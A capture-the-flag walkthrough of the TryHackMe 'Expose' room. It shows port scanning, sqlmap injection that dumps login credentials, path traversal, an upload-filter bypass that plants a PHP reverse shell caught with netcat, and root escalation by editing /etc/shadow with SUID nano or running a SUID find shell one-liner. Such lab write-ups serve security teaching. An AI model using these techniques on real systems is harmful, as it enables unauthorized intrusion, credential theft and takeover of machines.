TryHackMe room: Expose
Difficulty: Easy
Room URL: https://tryhackme.com/room/expose


Step 1: Active Recon - Port scanning

```
┌──(kali㉿kali)-[~]
└─$ sudo rustscan -a 10.201.7.73 -- -sV -sC -sS
.----. .-. .-. .----..---.  .----. .---.   .--. .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `--'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimi
Open 10.201.7.73:22
Open 10.201.7.73:21
Open 10.201.7.73:53
Open 10.201.7.73:1337
Open 10.201.7.73:1883
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV -sC -sS" on ip 10.201.7.73
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 07:46 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:46
Completed NSE at 07:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:46
Completed NSE at 07:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:46
Completed NSE at 07:46, 0.00s elapsed
```

```
PORT     STATE SERVICE               REASON         VERSION
21/tcp   open  ftp                   syn-ack ttl 60 vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.12.142
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh                   syn-ack ttl 60 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 90:c2:06:49:39:e0:69:13:68:74:c2:ce:09:c2:a8:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfaVftrC/ZCgni313XV4Qb43bL/jdSGOgqmqTqIrK2u/L2UiUcUYuh2Lm+/I6ONK+QEm2+0nVym92BBCLp9x+9xctw
jc2iOgCla0TBc5f6yIKUolRNmf9AECGQJwdcN1uTDBeX2gzUm2O10TpO+SEr0joMZu6l9E3fe4XSzTNDr/ADvUWRf8tuMroRyP4Sh39dbK2LNXm15k69anplQMJIbLLPQH
QXSGmfzmf7POZMygtAslQM6IIunAgVsPfRxJEEuFPIk/xoFerebi5RY83ga0frK8/k/OJelsmRlUumJwuE9YqVX6iSBFoVFc+8X4Afq3/OAdsRu2PoUsxtedTnpvDemiBu
|   256 44:c0:31:67:dd:d9:93:62:d7:7d:c9:d0:46:55:0c:35 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKxEwFlmDqaDMh97Xzrn3qhpaB3p8SzpQAG9NoYVGXvDseJAl66xok/S
|   256 0c:a3:98:4a:58:d2:7e:0b:f9:4f:5a:8d:63:f3:fe:2f (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFpXy/jLRjvv4JpLEYqVDJmnK1FvZ289VS+wXgrVAqVt
```

```
53/tcp   open  domain                syn-ack ttl 60 ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
1337/tcp open  http                  syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: EXPOSED
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
1883/tcp open  mosquitto version 1.6.9 syn-ack ttl 60
```

From the port scanning result, we can tell that http port is opened. Let's access it on browser.



EXPOSED

Step 2: enumerating directories

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirsearch -u http://10.201.67.239:1337/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pk
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist

Output File: /home/kali/Desktop/reports/http_10.201.67.239_1337/__25-09-17_08-27

Target: http://10.201.67.239:1337/

[08:27:09] Starting:
[08:27:25] 403 -  280B  - /.ht_wsr.txt
[08:27:25] 403 -  280B  - /.htaccess.bak1
[08:27:25] 403 -  280B  - /.htaccess.orig
[08:27:25] 403 -  280B  - /.htaccess.save
[08:27:25] 403 -  280B  - /.htaccess.sample
[08:27:25] 403 -  280B  - /.htaccess_extra
[08:27:25] 403 -  280B  - /.htaccess_orig
[08:27:25] 403 -  280B  - /.htaccessBAK
[08:27:25] 403 -  280B  - /.htaccessOLD
[08:27:25] 403 -  280B  - /.htaccessOLD2
[08:27:25] 403 -  280B  - /.htaccess_sc
[08:27:25] 403 -  280B  - /.htm
[08:27:25] 403 -  280B  - /.html
[08:27:25] 403 -  280B  - /.htpasswd_test
[08:27:25] 403 -  280B  - /.htpasswds
[08:27:25] 403 -  280B  - /.httr-oauth
[08:27:30] 403 -  280B  - /.php
[08:27:50] 301 -  321B  - /admin  →  http://10.201.67.239:1337/admin/
[08:27:52] 200 -  693B  - /admin/
[08:27:54] 200 -  693B  - /admin/index.php
[08:27:56] 301 -  325B  - /admin_101  →  http://10.201.67.239:1337/admin_101/
[08:29:08] 301 -  326B  - /javascript  →  http://10.201.67.239:1337/javascript/
[08:29:33] 301 -  326B  - /phpmyadmin  →  http://10.201.67.239:1337/phpmyadmin/
[08:29:35] 200 -    3KB - /phpmyadmin/doc/html/index.html
[08:29:38] 200 -    3KB - /phpmyadmin/index.php
[08:29:39] 200 -    3KB - /phpmyadmin/
[08:29:48] 403 -  280B  - /server-status/
[08:29:48] 403 -  280B  - /server-status
[####################] 94%  10827/11460        68/s       job:1/1  errors:0
```

Let enumerate hidden directories from the url since we did not find anything useful on the web page. The path /admin_101 stands out as interesting to me. Let's navigate to it.

Is this the right admin portal?

hacker@root.thm

Password

Continue

Step 3: Capture packet and response using Burp Suite

Randomly key in any password and capture the packet using Burp Suite. From the response, we can tell that it may be vulnerable to sql injection attack. Let's test it using sqlmap.

Step 4: Testing for SQL vulnerabilities using SQLMAP


Firstly, I copied and pasted the response in a file, expose.txt. Then I run the command, **sqlmap -r ~/Desktop/expose.txt –level 2 –dump –batch** for sql injection enumeration. From the result below, I have obtained the password for hacker@root.thm. Let's login with the credentials now.

id	email	created	password
1	hacker@root.thm	2023-02-21 09:05:46	VeryDifficultPassword!!#@#@!#!@#1231


id	url	password
1	/file1010111/index.php	69c66901194a6486176e81f5945b8929 (easytohack)
3	/upload-cv00101011/index.php	// ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z


Step 5: enumerating the web page

I have login the page and I did not discover any valuable information. Let's proceed with the additional information from SQLMAP.




Let's navigate to the path /file1010111 given by sqlmap. From the hint, we can tell that it is vulnerable to path traversal attack.





Now, I have revealed the username, zeamkish. We can use that as the password for the next path.

Navigate to the next path given by sqlmap, /upload-cv00101011 and enter the password, zeamkish. According to the source code, I can only upload png or jpg file extension. I renamed the file “php-reverse-shell.php” to “php-reverse-shell.php.png” and uploaded the file. I used burp suite to capture the file uploaded and modify the request file to php-reverse-shell.php




```
function validate(){

 var fileInput = document.getElementById('file');
  var file = fileInput.files[0];

  if (file) {
    var fileName = file.name;
    var fileExtension = fileName.split('.').pop().toLowerCase();

    if (fileExtension === 'jpg' || fileExtension === 'png') {
      // Valid file extension, proceed with file upload
      // You can submit the form or perform further processing here
      console.log('File uploaded successfully');
      return true;
    } else {
      // Invalid file extension, display an error message or take appropriate action
      console.log('Only JPG and PNG files are allowed');
      return false;
    }
  }
}
```

I captured the packet sent and modified the request to .php file. Upon successful upload, you will see the message shown in the screenshot below. Let's view the source code now to discover the upload path.

Request


Pretty Raw Hex

```
1 POST /upload-cv00101011/index.php HTTP/1.1
2 Host: 10.201.13.165:1337
3 Content-Length: 5694
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.201.13.165:1337
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2v86n53Pg2maF57f
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
11 Referer: http://10.201.13.165:1337/upload-cv00101011/index.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=mopgn38fktvjcv8bj4u17qd06l
14 Connection: keep-alive
15
16 ------WebKitFormBoundary2v86n53Pg2maF57f
17 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
18 Content-Type: image/png
```




Step 6: Gaining user shell through reverse shell

Before navigating to the path /upload_thm_1001, let's start a listening port.



Click on the php-reverse-shell.php to execute the script.



Now we have gain the user shell but it is not over yet. We need to gain zeamkish credentials.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.17.12.142] from (UNKNOWN) [10.201.13.165] 37856
Linux ip-10-201-13-165 5.15.0-1039-aws #44~20.04.1-Ubuntu SMP Thu Jun 22 12:21:
 06:14:23 up 18 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (760): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-201-13-165:/$ whoami
whoami
www-data
www-data@ip-10-201-13-165:/$ cd /home
cd /home
www-data@ip-10-201-13-165:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root     root     4096 Jun 30  2023 .
drwxr-xr-x 20 root     root     4096 Sep 18 05:56 ..
drwxr-xr-x  8 ubuntu   ubuntu   4096 Jul  6  2023 ubuntu
drwxr-xr-x  3 zeamkish zeamkish 4096 Jul  6  2023 zeamkish
www-data@ip-10-201-13-165:/home$ cd zeamkish
cd zeamkish
www-data@ip-10-201-13-165:/home/zeamkish$ ls -la
ls -la
total 36
drwxr-xr-x 3 zeamkish zeamkish 4096 Jul  6  2023 .
drwxr-xr-x 4 root     root     4096 Jun 30  2023 ..
-rw-rw-r-- 1 zeamkish zeamkish    5 Jul  6  2023 .bash_history
-rw-r--r-- 1 zeamkish zeamkish  220 Jun  8  2023 .bash_logout
-rw-r--r-- 1 zeamkish zeamkish 3771 Jun  8  2023 .bashrc
drwx------ 2 zeamkish zeamkish 4096 Jun  8  2023 .cache
-rw-r--r-- 1 zeamkish zeamkish  807 Jun  8  2023 .profile
-rw-r----- 1 zeamkish zeamkish   27 Jun  8  2023 flag.txt
-rw-rw-r-- 1 root     zeamkish   34 Jun 11  2023 ssh_creds.txt
www-data@ip-10-201-13-165:/home/zeamkish$ cat flag.txt
cat flag.txt
cat: flag.txt: Permission denied
www-data@ip-10-201-13-165:/home/zeamkish$ cat ssh_creds.txt
cat ssh_creds.txt
SSH CREDS
zeamkish
easytohack@123
www-data@ip-10-201-13-165:/home/zeamkish$
```

Now, let's ssh into the zeamkish and get the user flag.

```
zeamkish@ip-10-201-13-165:~$ cd /home/zeamkish
zeamkish@ip-10-201-13-165:~$ ls -la
total 36
drwxr-xr-x 3 zeamkish zeamkish 4096 Jul  6  2023 .
drwxr-xr-x 4 root     root     4096 Jun 30  2023 ..
-rw-rw-r-- 1 zeamkish zeamkish    5 Jul  6  2023 .bash_history
-rw-r--r-- 1 zeamkish zeamkish  220 Jun  8  2023 .bash_logout
-rw-r--r-- 1 zeamkish zeamkish 3771 Jun  8  2023 .bashrc
drwx------ 2 zeamkish zeamkish 4096 Jun  8  2023 .cache
-rw-r--r-- 1 zeamkish zeamkish  807 Jun  8  2023 .profile
-rw-r----- 1 zeamkish zeamkish   27 Jun  8  2023 flag.txt
-rw-rw-r-- 1 root     zeamkish   34 Jun 11  2023 ssh_creds.txt
zeamkish@ip-10-201-13-165:~$ cat flag.txt
THM{USER_FLAG_1231_EXPOSE}
```

Step 7: Privilege Escalation via SUID

Look for SUID set for binary files. Command: **find / -perm -4000 -type f 2>/dev/null**

```
zeamkish@ip-10-201-13-165:~$ find / -perm -4000 -type f 2>/dev/null -ls
   847     84 -rwsr-xr-x   1 root     root        85064 Nov 29  2022 /snap/core20/1974/usr/bin/chfn
   853     52 -rwsr-xr-x   1 root     root        53040 Nov 29  2022 /snap/core20/1974/usr/bin/chsh
   922     87 -rwsr-xr-x   1 root     root        88464 Nov 29  2022 /snap/core20/1974/usr/bin/gpasswd
  1006     55 -rwsr-xr-x   1 root     root        55528 May 30  2023 /snap/core20/1974/usr/bin/mount
  1015     44 -rwsr-xr-x   1 root     root        44784 Nov 29  2022 /snap/core20/1974/usr/bin/newgrp
  1030     67 -rwsr-xr-x   1 root     root        68208 Nov 29  2022 /snap/core20/1974/usr/bin/passwd
  1140     67 -rwsr-xr-x   1 root     root        67816 May 30  2023 /snap/core20/1974/usr/bin/su
  1141    163 -rwsr-xr-x   1 root     root       166056 Apr  4  2023 /snap/core20/1974/usr/bin/sudo
  1199     39 -rwsr-xr-x   1 root     root        39144 May 30  2023 /snap/core20/1974/usr/bin/umount
  1288     51 -rwsr-xr--   1 root     systemd-resolve    51344 Oct 25  2022 /snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
  1660    463 -rwsr-xr-x   1 root     root              473576 Apr  3  2023 /snap/core20/1974/usr/lib/openssh/ssh-keysign
   847     84 -rwsr-xr-x   1 root     root               85064 Nov 29  2022 /snap/core20/1950/usr/bin/chfn
   853     52 -rwsr-xr-x   1 root     root               53040 Nov 29  2022 /snap/core20/1950/usr/bin/chsh
   922     87 -rwsr-xr-x   1 root     root               88464 Nov 29  2022 /snap/core20/1950/usr/bin/gpasswd
  1006     55 -rwsr-xr-x   1 root     root               55528 May 30  2023 /snap/core20/1950/usr/bin/mount
  1015     44 -rwsr-xr-x   1 root     root               44784 Nov 29  2022 /snap/core20/1950/usr/bin/newgrp
  1030     67 -rwsr-xr-x   1 root     root               68208 Nov 29  2022 /snap/core20/1950/usr/bin/passwd
  1140     67 -rwsr-xr-x   1 root     root               67816 May 30  2023 /snap/core20/1950/usr/bin/su
```

```
  3189     44 -rwsr-xr-x   1 root     root               44784 Nov 29  2022 /usr/bin/newgrp
  9163     52 -rwsr-xr-x   1 root     root               53040 Nov 29  2022 /usr/bin/chsh
  2136    316 -rwsr-xr-x   1 root     root              320136 Apr 10  2020 /usr/bin/nano
 10845     68 -rwsr-xr-x   1 root     root               67816 May 30  2023 /usr/bin/su
  2028     40 -rwsr-xr-x   1 root     root               39144 Mar  7  2020 /usr/bin/fusermount
  1571    316 -rwsr-x---   1 root     zeamkish          320160 Feb 18  2020 /usr/bin/find
  2166     56 -rwsr-sr-x   1 daemon   daemon             55560 Nov 12  2018 /usr/bin/at
  5210     56 -rwsr-xr-x   1 root     root               55528 May 30  2023 /usr/bin/mount
```

I have found that nano has SUID which can be used to modify /etc/shadow to the hash of “CyberiumX” I will use mkpasswd to generate the hash.
Command: **mkpasswd -m sha-512 CyberiumX**

```
┌──(kali㉿kali)-[~]
└─$ mkpasswd -m sha-512 CyberiumX
$6$sx56sL585Laxt0m1$ObBmME04jh9jGGWYGBBvd1qgHDkfTh44U3ByFGO7Dyc/TSCdxUQu0iPm5Fj4CTFYoEzicc3u8wG.hwfWiAibr0
```

```
zeamkish@ip-10-201-13-165:~$ /usr/bin/nano /etc/shadow
zeamkish@ip-10-201-13-165:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1512 Sep 18 06:37 /etc/shadow
zeamkish@ip-10-201-13-165:~$ su
Password:
root@ip-10-201-13-165:/home/zeamkish# whoami
root
root@ip-10-201-13-165:/home/zeamkish# cd /root
root@ip-10-201-13-165:~# ls -la
total 40
drwx------  5 root root 4096 Jun 11  2023 .
drwxr-xr-x 20 root root 4096 Sep 18 05:56 ..
-rw-------  1 root root  330 Jun 30  2023 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Jun  2  2023 .local
-rw-------  1 root root   13 May 25  2023 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 May 25  2023 .ssh
-rw-r--r--  1 root root   23 Jun 11  2023 flag.txt
drwxr-xr-x  4 root root 4096 May 25  2023 snap
root@ip-10-201-13-165:~# cat flag.txt
THM{ROOT_EXPOSED_1001}
root@ip-10-201-13-165:~#
```

Alternatively, we can also run the command: **/usr/bin/find . -exec /bin/sh -p \; -quit** to escalation privilege according to gtfo bin.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```